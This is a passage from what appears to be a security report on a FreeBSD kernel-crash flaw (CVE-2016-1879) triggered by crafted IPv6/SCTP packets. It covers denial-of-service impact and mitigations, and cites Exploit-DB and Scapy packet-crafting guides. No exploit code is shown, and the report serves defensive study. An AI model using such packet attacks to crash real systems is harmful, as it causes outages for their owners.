Press F12 to select boot device.

Figure 2.10: Victim machine rebooting

3. Impact of Exploit

This attack could make the system unavailable due to its nature of crashing the kernel. If many packets were sent consecutively this would result in creating a DoS attack. Hence from a business perspective, if it is a crucial system which cannot afford downtime this could create great losses to the organization.

3.1.Mitigations for the vulnerability

1. If not necessary, disable the IPv6 addressing.
2. Block all ICMPv6 or IPv6 traffic from entering on the firewall.
3. If not needed, disable SCTP stack support provided by the kernel of the OS itself.
4. Patch the system with the patch provided by the vendors.

References

[1] "ptsecurity," 22 1 2016. [Online]. Available: http://blog.ptsecurity.com/2016/01/severe-vulnerabilities-detected-in.html.

[2] "geeksforgeeks," [Online]. Available: https://www.geeksforgeeks.org/what-does-the-if-__name__-__main__-do/.

[3] M. Mimoso, "threat post," 25 Jan 2016. [Online]. Available: https://threatpost.com/freebsd-patches-kernel-panic-vulnerability/116001/.

[4] "Python," [Online]. Available: https://docs.python.org/2/library/argparse.html.

[5] "Exploit Database," [Online]. Available: https://www.exploit-db.com/exploits/39305.

[6] "Common Vulenrabilities and Exposures," [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1879.

[7] "Github," [Online]. Available: https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/sending_recieving/index.html.

[8] "Scapy," [Online]. Available: https://scapy.net/html.old/demo.html.

[9] H. V. Studio, "Youtube," 18 March 2018. [Online]. Available: https://www.youtube.com/watch?v=U2mpUQTWRhI.

[10] O. Eggort, "IPv6 Packet Creation With Scapy Documentation," 19 Jan 2012. [Online]. Available: https://www.idsv6.de/Downloads/IPv6PacketCreationWithScapy.pdf.

[11] "Github," [Online]. Available: https://github.com/secdev/scapy/blob/master/scapy/layers/inet6.py.